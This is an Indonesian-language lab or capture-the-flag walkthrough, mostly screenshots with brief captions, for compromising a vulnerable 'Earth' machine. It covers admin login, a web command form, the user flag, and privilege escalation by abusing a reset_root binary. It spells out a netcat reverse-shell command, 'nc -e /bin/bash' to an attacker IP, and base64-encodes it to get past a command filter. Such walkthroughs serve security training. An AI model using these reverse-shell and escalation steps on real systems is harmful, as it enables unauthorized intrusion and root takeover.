
-percobaan pada kode hexa pertama



-percobaan pada kode hexa kedua




-pada percobaan kode hexa ketiga ditemukan




1. Login ke halaman admin


-melakukan login ke halaman admin




-pada halaman admin terdapat form untuk menjalankan perintah terminal pada server




-melihat isi directory saat ini




-melihat isi directory pada directory /var



-melihat isi directory pada directory /var/earth\_web




-membaca isi file isi file user\_flag.txt dengan perintah cat /var/earth\_web/user\_flag.txt



1. Membuat reverse shell melalui halaman admin


-cek IP pada kali linux




-buat listener netcat di port 4444 lewat terminal baru



-jalankan perintah nc -e /bin/bash 192.168.100.5 4444 namun perintahnya terbatas




-encode perintah sebelumnya menjadi base64 lewat terminal




-ubah perintah sebelumnya menjadi seperti berikut ini

eth 37

-jalankan perintah tersebut di halaman admin




-netcat berhasil terkoneksi




1. Melakukan privilege escalation terhadap server


-ubah shell netcat menjadi interactive terminal dengan phyton




-mencari file di root



-melihat type file /usr/bin/reset\_root dan ternyata adalah file executable, jadi tinggal jalankan file tersebut. Namun setelah jalankan muncul error




-buat listener netcat di port 3333 di terminal berbeda untuk menerima file reset\_root




-kirim file reset\_root via netcat port 3333

eth 43


-setelah file berhasil diterima tambahkan akses eksekusi pada file tersebut




-lakukan trace pada file reset\_root




-buat 3 buah file sesuai baris yang tertera di trace file reset\_root dan jalankan kembali file reset\_root. Password root berhasil diubah menjadi ‘Earth’



-Switch ke user root dengan password yang baru







System Requirement

OPNsense:

-OPNsense 23.1-amd64  
-FreeBSD 13.1-RELEASE-p5  
-OpenSSL 1.1.1s 1 Nov 2022

Kali Linux: 2022.4